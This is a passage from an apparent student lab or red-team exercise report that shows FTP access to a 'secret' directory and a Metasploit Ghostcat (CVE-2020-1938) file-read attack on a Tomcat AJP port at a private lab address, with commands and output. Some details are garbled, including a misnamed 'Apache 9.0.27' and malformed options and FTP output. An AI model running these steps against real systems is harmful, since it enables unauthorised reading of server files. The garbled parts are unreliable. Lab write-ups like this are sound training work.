


```

File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
└─$ cat MustSee.txt
Sorry I could not hack coz I have a SkillIssue!!!!
(kali㉿kali)-[~/Desktop]
└─$ 

```


The server also had a file named “secret.txt”. We were able to download it and view the secret message.



```


230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||35198|)
150 Here comes the directory listing.
drwxrwxrwx 3 1001 1001 4096 Apr 28 21:26 secret
226 Directory send OK.
ftp> cd secret
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||62868|)
150 Here comes the directory listing.
drwxr--r-- 2 1001 1001 4096 Apr 28 21:26 notsecret
-rw-r--r-- 1 1001 1001 75 Apr 28 21:25 secret.txt
226 Directory send OK.
ftp> view secret.txt
File is valid command.
ftp> zsh: suspended ftp 172.16.51.49
[1]:1 ~
└─$ 

```



Team Foxtrot

Enumeration



Attacks Conducted

The Windows machine on 172.16.61.52 was running Apache 9.0.27 which is vulnerable to the Ghostcat vulnerability (CVE-2020-1938). It exploits the open port 8009 running Apache Jserv and enables the attacker to access files on the server. We used metasploit to perform an attack on this server and were able to read the web.xml file.

```
msf --> search ghostcat
[+] Searching for modules containing "ghostcat"
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
# auxiliary/admin/http/tomcat_ghostcat      2020-02-20    normal  yes   Apache Tomcat AJP File Read

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/tomcat_ghostcat
msf6 > use 0
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options
Module options (auxiliary/admin/http/tomcat_ghostcat):
  Name          Current Setting  Required  Description
  FILENAME     /WEB-INF/web.xml  yes        File name
  RHOSTS        172.16.61.52    yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         8009            yes        The Apache Jserv Protocol (AJP) port (TCP)
  view          true           true      View module info with the info, or info -d command.

  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements. See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License. You may obtain a copy of the License at
  http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the license.
  -->
  <web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
           xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
           http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
           version="4.0"
           metadata-complete="true">
    <display-name>Welcome to Tomcat</display-name>
    <description>
      Welcome to Tomcat
    </description>
  </web-app>
[*] 172.16.61.52:8009 - File contents save to: /home/kali/.msf4/loot/20240428173459_default_172.16.61.52_webxmlweb.xml_097859.txt
[*] Auxiliary module execution completed
```